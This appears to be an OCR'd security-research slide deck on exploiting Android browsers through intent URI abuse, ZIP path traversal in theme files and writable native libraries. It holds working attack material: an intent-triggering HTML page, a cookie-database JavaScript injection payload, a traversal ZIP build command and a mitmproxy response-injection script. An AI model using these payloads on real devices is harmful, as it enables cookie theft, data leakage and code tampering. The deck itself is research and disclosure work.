TALES OF ANDROID BROWSER EXPLOITATION

ALL YOUR BROWSERS BELONG TO US

$ WHOAMI

- Co-Founder of LifeForm Labs
- Mobile Security Researcher
- Creator of Lobotomy
- @rotlogix
- @lifeform_labs

AGENDA

- Motivation
- Vulnerability Classes
- Analyze the Attack Surface
- Exploitation Tale | The Dolphin Browser
- Exploitation Tale | The Mercury Browser
- Conclusion

MOTIVATION

- Why are Android browsers so attractive for exploitation?
- Popular Android browsers boast large numbers of installations
  - FireFox
    - 100,000,000 - 500,000,000
  - Chrome
    - 1,000,000,000 - 5,000,000,000
  - Dolphin
    - 50,000,000 - 100,000,000

MOTIVATION

- Android browsers often request excessive permissions
- These permission are usually required to support their feature sets
- Inheriting these permissions after compromise can provide very fruitful for post-exploitation

MOTIVATION

Dolphin Browser Permissions

```
<permission
    "com.dolphin.browser.permission.MODIFY_WEB_SETTINGS" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protection
<permission android:description="@string/permdesc_run_javascript" android:label="@string/permlab_run_javascript" android:name=
    "com.dolphin.browser.permission.RUN_JAVASCRIPT" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protectionLevel
<permission android:description="@string/permdesc_handle_http_auth_request" android:label="@string/permlab_handle_http_auth_request" android:
    "com.dolphin.browser.permission.HANDLE_HTTP_AUTH_REQUEST" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:prote
<permission android:description="@string/permdesc_title_bar_action" android:label="@string/permlab_title_bar_action" android:name=
    "com.dolphin.browser.permission.TITLE_BAR_ACTION" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protectionLev
<permission android:description="@string/permdesc_addon_bar_badge" android:label="@string/permlab_addon_bar_badge" android:name=
    "com.dolphin.browser.permission.ADDON_BAR_BADGE" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protectionLeve
<permission android:description="@string/permdesc_read_most_visited" android:label="@string/permlab_read_most_visited" android:name=
    "com.dolphin.browser.permission.READ_MOST_VISITED" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protectionLe
<permission android:description="@string/permdesc_recognize_visited" android:label="@string/permlab_recognize_guesture" android:name=
    "com.dolphin.browser.permission.RECOGNIZE_GUESTURE" android:permissionGroup="android.permission-group.DOLPHIN_BROWSER" android:protectionL
<permission android:name="mobi.mgeek.TunnyBrowser.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
<uses-permission android:name="mobi.mgeek.TunnyBrowser.permission.C2D_MESSAGE"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-feature android:name="android.hardware.location" android:required="false"/>
<uses-feature android:name="android.hardware.location.network" android:required="false"/>
<uses-feature android:name="android.hardware.location.gps" android:required="false"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature android:name="android.hardware.microphone" android:required="false"/>
<uses-feature android:name="android.hardware.screen.portrait" android:required="false"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-feature android:name="android.hardware.nfc" android:required="false"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
```


MOTIVATION

- Android browsers are often taught with features
- These features can lead to some solid remote attack vectors
- Custom URL schemes
- Flash and HTML5 video support
- Native file format parsing
- Configuration updates
- Third Party services integration

```
.
..
libextra7z.so
libflyflowjni.so
libprocmoi_v1_4.so
libprocmox_v1_4.so
librabjni.so
```

VULNERABILITY CLASSES

- Target Vulnerability Classes
  - Insecure URI scheme parsing
  - Unsafe use of `ZipInputStream`
  - Writable Code
  - Transport layer protection
- In many circumstances vulnerabilities in each of these classes can be chained together to achieve complete browser compromise



ANDROID INTENT

- High-Level Inter-Process Communication (IPC) abstraction object
- Used for communication between application components
  - activities, services, broadcast receivers
- Each component has a corresponding method that can be used for invocation
  - `startActivity(), sendBroadcast(), startService()`
- The Intent object structure includes action and data properties
- The action instructs the component what to do with the data
- `android.intent.action.ATTACH_DATA`

ABUSING THE INTENT URI SCHEME

- “A little known feature in Android lets you launch apps directly from a web page via an Android Intent. “ - Google
- The Intent URI scheme gives you the ability to create an Intent object when parsed
- `intent://#Intent;component=com.rotlogix/.activities.MainActivity;action=android.intent.action.VIEW;end`
- Attributes can consist of action, category, component, scheme and so forth
- `S.key=value` can be used for adding Intent extras

ABUSING THE INTENT URI SCHEME

- Parsing the Intent URI scheme is accomplished through `parseUri()`
- `parseUri()` is a static method that belongs to the Intent class, which takes the URI as its first argument and returns a fresh Intent object after its parse operations
- This `intent://` is not handled by default
- Support for the Intent URI Scheme requires handling it within a WebView then passing the URI as the first argument to `parseUri()` call


ABUSING THE INTENT URI SCHEME

- A common pattern in Android browsers is to override the method `shouldOverrideUrlLoading()` when handling the URL assigned to the `location.href` JavaScript property
- `shouldOverrideUrlLoading()` gives the browser the ability to take control over URL before it is loaded into a WebView
- Inside of this method is typically where different schemes are handled including `intent://`

ABUSING THE INTENT URI SCHEME

- Insecure parsing of the Intent URI scheme is really what happens to the Intent object that is returned from `parseUri()`
- The actual vulnerability arises when the Intent object is passed to `startActivity()` or `startActivityForResult()` without additional checks, validations, or assignments
- Both `startActivity()` and `startActivityForResult()` take an Intent object as their first argument and will attempt to start the Activity component assigned to the Intent object

ABUSING THE INTENT URI SCHEME



ABUSING THE INTENT URI SCHEME

- If the URI handling pattern exists within the target browser, what can we do to trigger it?
- First
  - We craft a Intent URI without specifying a component and only an action
- Second
  - We use the `SEL;` attribute to attach a Selector Intent to the Main Intent Object in order to bypass any component nullification and re-assignments

ABUSING THE INTENT URI SCHEME

```
<html>
<head>
  <meta charset="utf-8" />
  <title>Trigger parseUri()</title>
</head>
<body>
  <script>
    location.href="intent://#Intent;SEL;action=android.intent.action.VIEW;end";
  </script>
</body>
</html>
```


- If the Intent created does not have a component assigned to it by the time it reaches an Activity invocation method, this will result in an implicit Intent

ABUSING THE INTENT URI SCHEME

THE INTENT RESOLUTION PROCESS KICKS IN

THE ACTIVITY MANAGER PRESENTS COMPONENTS BASED OFF THE INTENT ACTION AND CATEGORY

THIS MEANS WE HAVE A VULNERABLE BROWSER



ABUSING THE INTENT URI SCHEME

- We now have the ability to create an arbitrary Intent object and use it to invoke private Activities within the browser and exported Activities in any other application on the phone
- Being able to invoke private Activities within the target browser breaks the access control model of the non-exported component
- We want to invoke private Activities that will perform operations on the Intent Extras we specify from the Intent URI scheme inside of another WebView
- We still need some additional primitives for exploitation

ABUSING THE INTENT URI SCHEME

Attacker controlled HTML

ADD INTENT EXTRA

S.URL=FILE:///DATA/DATA/COM.APP/DATABASES/COOKIES

Handle schemes

shouldOverrideUrlLoading()

ACTIVITY RETRIEVES INTENT EXTRA

i()

startActivity()

Parse the intent:// scheme

Component is a

VALUE IS PASSED AS FIRST ARGUMENT TO LOADURL()

ABUSING THE INTENT URI SCHEME

- `loadUrl()` loads the target web page into the WebView
- Private Activities with implemented WebViews that take an Intent Extra and pass it as the argument to `loadUrl()` are pretty cool
- Private Activities with implemented WebViews that take an Intent Extra and pass it as the argument to `loadUrl()` AND have enabled JavaScript and file access are awesome
- We also care about `loadData()` and `loadDataWithBaseURL()`
  - These tend to result in directory traversal vulnerabilities
  - They also present more control of the URL and data loaded into the WebView

ABUSING THE INTENT URI SCHEME

- `setAllowFileAccess()`
  - Enables or disables file access within the WebView. This enables or disables file system access only
    - `file:///`
- `setJavaScriptEnabled()`
  - Tells the WebView to enable JavaScript execution
  - `javascript://`

ABUSING THE INTENT URI SCHEME


- All of these primitives combined can result in:
  - UXSS
  - Cookie Theft
  - Phishing
  - Data Leakage

ABUSING THE INTENT URI SCHEME

- Example Exploitation Technique
  - Injecting JavaScript into the browser's `Cookies.db`
    - `document.cookie = 'injected=<script>eval(atob(YWxlcnQoMCk=))<\\/script>'`
    - `S.url=file:///data/data/com.browser/app_webview/Cookies`
      - If the WebView attempts to open the sqlite database as HTML the JavaScript will execute
        - Common with methods like `loadData()` where the MIME type can be specified as an argument
      - Allows exfiltration of all cookie content
- Unfortunately this doesn't work on every browser even with the appropriate primitives

ABUSING THE INTENT URI SCHEME

- Cheetah Browser
- Maxthon Browser
- APUS Browser
- Mercury Browser
- Dolphin Android
- Jet Browser
- Lightning Web Browser
- Baidu Browser
- Flynx Browser



UNSAFE USE OF ZIPINPUTSTREAM

- " … A number of security concerns must be considered when extracting file entries from a ZIP file using **`java.util.zip.ZipInputStream`**. File names may contain path traversal information that may cause them to be extracted outside of the intended directory, frequently with the purpose of overwriting existing system files … "


- This means if a ZIP archive entry contains a path traversal for its name, the path traversal will be traversed and the entries contents will be written to that location

```
while ((entry = zipInputStream.getNextEntry()) != null) {
     int count;
     byte data[] = new byte[BUFFER];
     FileOutputStream fileOutputStream = new FileOutputStream(entry.getName());
     BufferedOutputStream destination = new BufferedOutputStream(fileOutputStream, BUFFER);
     while ((count = zipInputStream.read(data, 0, BUFFER)) != -1) {
       destination.write(data, 0, count);
     }
```

UNSAFE USE OF ZIPINPUTSTREAM

- Where and why would Android browsers be using ZIP archives?
- Themes, Updates, Configuration …
- Let's focus on Themes

Dolphin Browser




UC Browser

Baidu Browser

UNSAFE USE OF ZIPINPUTSTREAM

- If the browser includes themes as an additional feature they are usually ZIP archives that hold images and other configurations for the browser's user interface
- These ZIP archives can often have custom file extensions, and are almost always handled insecurely



8bff894709c2493b9da2cc74ee3b52e1.bdskin

UNSAFE USE OF ZIPINPUTSTREAM

- If the theme is downloaded over HTTP, it is trivial to Man-in-the-Middle the traffic and inject a crafted ZIP that includes a path traversal attack

```
┌[rotlogix@carcass] [/dev/ttys015]
└[~/Tools/zipinject]> python zipinject.py zip/evil.zip ../../../../evil evvvvvvvvillllllllll
┌[rotlogix@carcass] [/dev/ttys015]
└[~/Tools/zipinject]> unzip -l zip/evil.zip
Archive:  zip/evil.zip
  Length      Date    Time    Name
 --------    ----    ----    ----
        7  02-27-16 11:29   foobar.txt
       18  03-08-16 20:46   ../../../../evil
 --------                   -------
       25                   2 files
```

- First we need to prep the ZIP with a traversal attack
- Ideally you should know how far you need to traverse based upon the location of where the ZIP is written

UNSAFE USE OF ZIPINPUTSTREAM

- In most scenarios the ZIP contents will not be checked for integrity nor will the entry names be checked for path traversals
- Traffic injection can easily be accomplished by scripting mitmproxy or mitmdump

UNSAFE USE OF ZIPINPUTSTREAM

mitmproxy Zip Injection Example

```
        context.log("[Baidu APK Injection] Target injection point : {0}"
            .format(flow.request.path))
        # Create response
        response = HTTPResponse("HTTP/1.1", 200, "OK",
            Headers(Content_Type="application/octet-stream,), "PWNED")
        # Inject our ZIP into the HTTP response
        modified = ""
        try:
            with open("Planet.bdskin", "r") as f:
                m = f.read()
                response.content = m
                response.headers["Content-Length"] = str(len(m))
                f.close()
        except IOError as e:
            raise e
        # Respond
        flow.reply(response)
```

WRITEABLE CODE

- When an application uses shared libraries built through the Android NDK those libraries are typically stored in application's lib directory and owned by system
- Developers can also create share libraries and mark them as writeable or world writable and stuff them into the application's assets directory

libdolphin.so →

```
root@hammerhead:/data/data/mobi.mgeek.TunnyBrowser/files # ls -la
drwx------ u0_a129  u0_a129            2016-02-25 19:18 EN
-rw-rw---- u0_a129  u0_a129         36 2016-02-25 19:18 gaClientId
-rw-rw---- u0_a129  u0_a129         32 2016-02-25 19:18 gaClientIdData
drwx------ u0_a129  u0_a129            2016-02-25 19:18 icons_cache
-rw------- u0_a129  u0_a129      17548 2016-03-08 19:59 libdolphin.so
drwx------ u0_a129  u0_a129            2016-02-25 19:29 mostvisited_favicon
-rw------- u0_a129  u0_a129        972 2016-03-06 17:54 name_service
-rw------- u0_a129  u0_a129          0 2016-03-06 17:59 portrait.on
-rw------- u0_a129  u0_a129      44020 2016-03-08 20:02 splash
-rw------- u0_a129  u0_a129          0 2016-03-06 17:54 splash.on
